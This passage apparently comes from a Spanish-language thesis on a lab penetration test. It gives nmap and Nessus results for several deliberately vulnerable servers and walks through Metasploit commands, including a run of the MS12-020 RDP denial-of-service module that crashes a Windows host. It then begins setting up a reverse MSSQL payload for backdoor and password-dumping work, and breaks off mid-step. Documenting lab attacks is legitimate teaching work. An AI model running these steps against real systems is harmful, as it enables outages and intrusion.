Figura 58. Lista de puertos abiertos del Ubuntu

Fuente: elaboración propia

Tabla 6
Vulnerabilidades identificadas en Ubuntu

Dirección IP		Sistema Operativo	
192.168.231.100		UBUNTU	
puerto	protocolo	servicio	detalle del servicio
21	TCP	ftp	vsftpd 2.3.4
22	TCP	ssh	Debian 8ubuntu1 (protocol 2.0)
23	TCP	telnet	Linux telnetd
25	TCP	smtp	Postfix smtpd
53	TCP	domain	ISC BIND 9.4.2
80	TCP	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111	TCP	rpcbind	2 (RPC #100000)
139	TCP	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	TCP	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512	TCP	exec	netkit-rsh rexecd
513	TCP	login	OpenBSD or Solaris rlogind

514	TCP		tcpwrapped
1099	TCP	rmiregistry	GNU Classpath grmiregistry
1524	TCP	bindshell	Metasploitable root shell
2049	TCP	nfs	2-4 (RPC #100003)
2121	TCP	ftp	ProFTPD 1.3.1
3306	TCP	mysql	MySQL 5.0.51a-3ubuntu5
5432	TCP	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900	TCP	vnc	VNC (protocol 3.3)
6000	TCP	X11	(access denied)
6667	TCP	irc	UnrealIRCd
8009	TCP	ajp13	Apache Jserv (Protocol v1.3)
8180	TCP	http	Apache Tomcat/Coyote JSP engine 1.1

Fuente: Elaboración propia

Resumen del escaneo de puertos y servicios a Windows server 2003.

```

root@kali:~# nmap 192.168.231.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-
Nmap scan report for 192.168.231.3
Host is up (0.00038s latency).
Not shown: 975 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1027/tcp  open  IIS
1037/tcp  open  ams
1038/tcp  open  mtqp
1042/tcp  open  afrog
1050/tcp  open  java-or-OTGfileshare
1059/tcp  open  nimreg
1433/tcp  open  ms-sql-s

```

PUERTOS Y SERVICIOS

Figura 59. Lista de puertos abiertos del Windows Server 2003

Fuente: elaboración propia

Tabla 7
Vulnerabilidades identificadas en Windows Server 2003

Dirección IP		Sistema Operativo	
192.168.231.3		Windows server 2003	
puerto	protocolo	servicio	detalle del servicio
21	TCP	ftp	FileZilla ftpd 0.9.18 beta
25	TCP	smtp	Microsoft ESMTP 6.0.3790.1830
53	TCP	domain	domain
80	TCP	http	Apache httpd 2.2.3 ((Win32) DAV/2 mod_ssl/2.2.3 OpenSSL/0.9.8d mod_autoindex_color PHP/5.1.6)
88	TCP	kerberos-sec	Microsoft Windows Kerberos (server time: 2019-03-08 18:53:57Z)
135	TCP	msrpc	Microsoft Windows RPC
139	TCP	netbios-ssn	Microsoft Windows netbios-ssn
389	TCP	ldap	
443	TCP	ssl/http	Apache httpd 2.2.3 ((Win32) DAV/2 mod_ssl/2.2.3 OpenSSL/0.9.8d mod_autoindex_color PHP/5.1.6)
445	TCP	microsoft-ds	Microsoft Windows 2003 or 2008 microsoft-ds
464	TCP	kpasswd5	
593	TCP	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	TCP	tcpwrapped	
1025	TCP	msrpc	Microsoft Windows RPC
1027	TCP	ncacn_http	Microsoft Windows RPC over HTTP 1.0
1037	TCP	msrpc	Microsoft Windows RPC
1038	TCP	msrpc	Microsoft Windows RPC
1042	TCP	msrpc	Microsoft Windows RPC
1050	TCP	msrpc	Microsoft Windows RPC
1059	TCP	msrpc	Microsoft Windows RPC
1433	TCP	ms-sql-s	Microsoft SQL Server 2005 9.00.2047; SP1
3268	TCP	ldap	
3269	TCP	tcpwrapped	
3306	TCP	mysql	
3389	TCP	ms-wbt-server	Microsoft Terminal Service

Fuente: Elaboración propia

Resumen del escaneo de puertos y servicios del servidor UNIX.

```

root@kali:~# nmap 192.168.231.2
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-
Nmap scan report for 192.168.231.2
Host is up (0.00026s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
20000/tcp open  dnp
MAC Address: 00:0C:29:7D:B9:50 (VMware)
  
```

Figura 60. Lista de puertos abiertos del sistema FreeBSD

Fuente: elaboración propia

Tabla 8
Vulnerabilidades identificadas en Unix

Dirección IP		Sistema Operativo	
192.168.231.2		UNIX	
puerto	protocolo	servicio	detalle del servicio
139	TCP	netbios-ssn	Samba smbd 3.X - 4.X
445	TCP	netbios-ssn	Samba smbd 3.X - 4.X
20000	TCP	http	lighttpd 1.4.28

Fuente: Elaboración propia

5.2. Fase II: Análisis de vulnerabilidades

Aquí se realizó un análisis de vulnerabilidades a nivel de puerto, tomando en cuenta del escaneo anterior de puertos abiertos en los servidores para esta fase se utilizó Nessus en su versión Home el cual fue instalado, se buscaron vulnerabilidades en los servidores vale decir en la zona DMZ y la zona LAN de los clientes.

5.2.1. Objetivos de la búsqueda de vulnerabilidades

Escanear cada servidor para obtener vulnerabilidades dependiendo de los puertos abiertos y niveles de severidad de cada una, para ello se empleó Nessus.



Figura 61. Inicio de sesión de Nessus

Fuente: elaboración propia

Una vez dentro se procede a escanear los servidores para esto es necesario añadir políticas de seguridad, para ello en la pestaña Políticas y seguir los pasos correspondientes creando de esta manera una política de seguridad personalizada, en nuestro caso se utilizó una política de seguridad ya existente en Nessus, posteriormente se añade un escaneo, en la pestaña Scans, inmediatamente se muestra una figura similar a la siguiente en donde en Name se indica el nombre del escaneo, en Police, la política que se añadió y en Scan Target se digita la IP de nuestro servidor de base de datos.




Figura 62. Configuración de las políticas para evaluar las vulnerabilidades
Fuente: elaboración propia

Luego de haber esperado a que se concluya el análisis de vulnerabilidad se visualizó todas las vulnerabilidades existentes en el servidor con su respectivo plugin ID, el grado de severidad, el nombre y las versiones de los sistemas instalados.




Figura 63. Lista de vulnerabilidades identificadas
Fuente: elaboración propia

Entre lo analizado por Nessus existe dos riesgos que ha sido calificado como critico (color rojo), es decir, que tiene una vulnerabilidad que podría ser explotada fácilmente, dos de vulnerabilidades como alto (color naranja), 16 como medio (color amarillo), 4 como bajo (color verde) y 59 que se dispone como informativos (color azul).




Figura 64. Resumen de las vulnerabilidades identificadas
 Fuente: elaboración propia




Gráfico 1. Cuadro comparativo del tipo de vulnerabilidades identificadas
 Fuente: elaboración propia

Vulnerabilidades encontradas en el servidor Windows server 2008:

Tabla 9
Vulnerabilidades de nivel crítico

SEVERIDAD	ESCALA	CODIGO	NOMBRE DE LA VULNERABILIDAD
CRITICO	10	<u>40887</u>	MS09-050: Microsoft Windows SMB2 _Smb2ValidateProviderCallback() Vulnerability (975497) (EDUCATEDSCHOLAR) (unauthenticated check)
CRITICO	10	<u>97833</u>	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (unauthenticated check)

Fuente: Elaboración propia

Tabla 10
Vulnerabilidades de nivel alto

SEVERIDAD	ESCALA	CODIGO	NOMBRE DE LA VULNERABILIDAD
ALTA	9.3	<u>58435</u>	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (unauthenticated check)
ALTA	7.1	<u>20007</u>	SSL Version 2 and 3 Protocol Detection

Fuente: Elaboración propia

Tabla 11
Vulnerabilidades de nivel medio

SEVERIDAD	ESCALA	CODIGO	NOMBRE DE LA VULNERABILIDAD
MEDIO	6.8	<u>90510</u>	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unauthenticated check)
MEDIO	6.4	<u>51192</u>	SSL Certificate Cannot Be Trusted
MEDIO	6.4	<u>57582</u>	SSL Self-Signed Certificate
MEDIO	5.1	<u>18405</u>	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness

MEDIO	5	<u>57608</u>	SMB Signing not required
MEDIO	5	<u>35291</u>	SSL Certificate Signed Using Weak Hashing Algorithm
MEDIO	5	<u>45411</u>	SSL Certificate with Wrong Hostname
MEDIO	5	<u>42873</u>	SSL Medium Strength Cipher Suites Supported (SWEET32)
MEDIO	4.3	<u>78479</u>	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
MEDIO	4.3	<u>80035</u>	TLS Padding Oracle Information Disclosure Vulnerability (TLS POODLE)
MEDIO	4.3	<u>58453</u>	Terminal Services Doesn't Use Network Level Authentication (NLA) Only
MEDIO	4.3	<u>57690</u>	Terminal Services Encryption Level is Medium or Low

Fuente: Elaboración propia

Tabla 12
Vulnerabilidades de nivel bajo.

SEVERIDAD	ESCALA	CODIGO	NOMBRE DE LA VULNERABILIDAD
BAJO	2.6	<u>65821</u>	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
BAJO	2.6	<u>30218</u>	Terminal Services Encryption Level is not FIPS-140 Compliant
BAJO	N/A	<u>69551</u>	SSL Certificate Chain Contains RSA Keys Less Than 2048 bits

Fuente: Elaboración propia

Tabla 13
Vulnerabilidades de nivel informativo

SEVERIDAD	ESCALA	CODIGO	NOMBRE DE LA VULNERABILIDAD
INFO	N/A	<u>45590</u>	Common Platform Enumeration (CPE)
INFO	N/A	<u>10736</u>	DCE Services Enumeration
INFO	N/A	<u>54615</u>	Device Type
INFO	N/A	<u>35716</u>	Ethernet Card Manufacturer Detection
INFO	N/A	<u>86420</u>	Ethernet MAC Addresses
INFO	N/A	<u>12053</u>	Host Fully Qualified Domain Name (FQDN) Resolution

INFO	N/A	<u>10114</u>	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	<u>117886</u>	Local Checks Not Enabled (info)
INFO	N/A	<u>22319</u>	MSRPC Service Detection
INFO	N/A	<u>108761</u>	MSSQL Host Information in NTLM SSP
INFO	N/A	<u>69482</u>	Microsoft SQL Server STARTTLS Support
INFO	N/A	<u>10144</u>	Microsoft SQL Server TCP/IP Listener Detection
INFO	N/A	<u>10394</u>	Microsoft Windows SMB Log In Possible
INFO	N/A	<u>10785</u>	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	<u>26917</u>	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	<u>11011</u>	Microsoft Windows SMB Service Detection
INFO	N/A	<u>100871</u>	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	<u>106716</u>	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	<u>11219</u>	Nessus SYN scanner
INFO	N/A	<u>19506</u>	Nessus Scan Information
INFO	N/A	<u>110723</u>	No Credentials Provided
INFO	N/A	<u>11936</u>	OS Identification
INFO	N/A	<u>66334</u>	Patch Report
INFO	N/A	<u>66173</u>	RDP Screenshot
INFO	N/A	<u>56984</u>	SSL / TLS Versions Supported
INFO	N/A	<u>45410</u>	SSL Certificate 'commonName' Mismatch
INFO	N/A	<u>10863</u>	SSL Certificate Information
INFO	N/A	<u>70544</u>	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	<u>21643</u>	SSL Cipher Suites Supported
INFO	N/A	<u>57041</u>	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	<u>51891</u>	SSL Session Resume Supported
INFO	N/A	<u>96982</u>	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	<u>25220</u>	TCP/IP Timestamps Supported
INFO	N/A	<u>104743</u>	TLS Version 1.0 Protocol Detection
INFO	N/A	<u>64814</u>	Terminal Services Use SSL/TLS
INFO	N/A	<u>10287</u>	Traceroute Information
INFO	N/A	<u>20094</u>	VMware Virtual Machine Detection
INFO	N/A	<u>10150</u>	Windows NetBIOS / SMB Remote Host Information Disclosure

Fuente: Elaboración propia

5.3. Fase III: Explotación

Para esta fase se utilizó la herramienta METASPLOIT, el cual viene en el kali Linux. Para realizar una representación de los que significa la explotación, se realizó un ataque al servidor Windows 2003 del cual ya se tiene identificado en las fases anteriores los puertos y servicios habilitados, además las vulnerabilidades que presenta este equipo.

- Equipo: Windows server megatron (2003)
- Vulnerabilidad: rdp (tiene habilitado el acceso remoto de escritorio)
- Puerto: 3389
- Servicio: rdp remoto desktop protocol
- Comando: use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

Se ingresa al kali Linux para poder abrir un Shell y ejecutar el siguiente comando

cd /usr/share/metasploit-framework, con ello se tiene la siguiente ventana




Figura 65. Ingreso al FrameWork Metasploit

Fuente: elaboración propia

Se ejecuta el comando para ingresar a una de las consolas msfconsole




Figura 66. Ingreso a la consola del Metasploit

Fuente: elaboración propia

El cual despliega




Figura 67. Consola inicial de Metasploit

Fuente: elaboración propia

Se puede observar que a la fecha se tiene un total de 1795 exploits los cuales serán utilizados para ejecutar los ataques



Figura 68. Resumen de la cantidad de herramientas que contiene

Fuente: elaboración propia

Teniendo en cuenta los parámetros anteriores se procederá a ejecutar el ataque empleando el siguiente comando:

```
msf exploit(windows/mssql/mssql_payload) > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > |
```

Figura 69. Selección del Exploit a utilizar

Fuente: elaboración propia

Para observar los parámetros que se tiene que ingresar se ejecuta el comando show options

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     Example: 192.168.0.1  yes      The target address
  RPORT     3389             yes      The target port (TCP)
```

Figura 70. Parámetros que solicita el Exploit

Fuente: elaboración propia

Se puede notar que se tiene que brindar el equipo objetivo y el puerto, por ello para poder asignar la ip objetivo se usa el comando set RHOST 192.168.231.3 y el comando set RPORT 3390.

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 192.168.231.3
RHOST => 192.168.231.3
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RPORT 3389
RPORT => 3389
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Figura 71. Asignación de parámetros del Exploit

Fuente: elaboración propia

Ahora con el comando show options se tendrá

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options
Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.231.140  yes      The target address
  RPORT     3389             yes      The target port (TCP)
```

Figura 72. Validación de los parámetros asignados al Exploit

Fuente: elaboración propia

Se emplea el comando run

```
msf auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] 192.168.231.3 :3389 - 192.168.231.3 :3389 - Sending MS12-020 Micros
ktop Use-After-Free DoS
[*] 192.168.231.3 :3389 - 192.168.231.3 :3389 - 210 bytes sent
[*] 192.168.231.3 :3389 - 192.168.231.3 :3389 - Checking RDP status...
[+] 192.168.231.3 :3389 - 192.168.231.3 :3389 seems down
[*] Auxiliary module execution completed
```

Figura 73. Ejecución del Exploit

Fuente: elaboración propia

En el equipo víctima se obtendrá un pantallazo azul, caído del servidor; esto es una muestra de la denegación de servicio que se puede generar aprovechando una vulnerabilidad.




Figura 74. Resultado de la ejecución, denegación del servicio

Fuente: elaboración propia

5.4. Fase IV: Post explotación

Para realizar la representación de la post explotación se consideró las siguientes actividades:

- Infectar y/o habilitar una puerta trasera (BackDoor) en el equipo víctima y/o definido como objetivo, esto permite crear un nexo por parte del atacante para poder conectarse cuando lo crea conveniente, sin autorización por parte de quien administra la red.
- Realizar un proceso para escalar privilegios en el sistema víctima.

- Descubrir otros equipos y hacer el volcado de contraseñas tanto de la memoria RAM y del sistema.

Para ello se tendrán los siguientes parámetros

- Equipo víctima: Windows server (2008)
- Equipo atacante: Kali Linux
- Vulnerabilidad: NETAPI o el MSSQL
- Puerto: 3389
- Servicio: MsSql

Para ello se ingresa al kali Linux y la herramienta METASPLOI, se ejecuta la búsquedas de los exploit relacionados a mssql

```
msf > search mssql

Matching Modules
=====
  Name
  Description
  -----
  auxiliary/admin/mssql/mssql_enum
  Microsoft SQL Server Configuration Enumerator
  auxiliary/admin/mssql/mssql_enum_domain_accounts
  Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
  auxiliary/admin/mssql/mssql_enum_domain_accounts_sql
  Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
```

Figura 75. Búsqueda del Exploit mssql

Fuente: elaboración propia

De las alternativas se escoge el exploit: exploit/Windows/mssql/mssql_payload

```
msf > use exploit/windows/mssql/mssql_payload
msf exploit(windows/mssql/mssql_payload) >
```

Figura 76. Selección del EXPLOIT y PAYLOAD a utilizar

Fuente: elaboración propia

Con el comando show options se podrá visualizar los parámetros que se le tendrá que proporcionar luego se le asignara el payload que empleara y también los datos del host objetivo, la contraseña del servidor sql.

Finalmente, Como se ha seleccionado un PAYLOAD reverso se tendrá que proporcionar los datos de la maquina atacante tales como dirección IP y puerto.

```

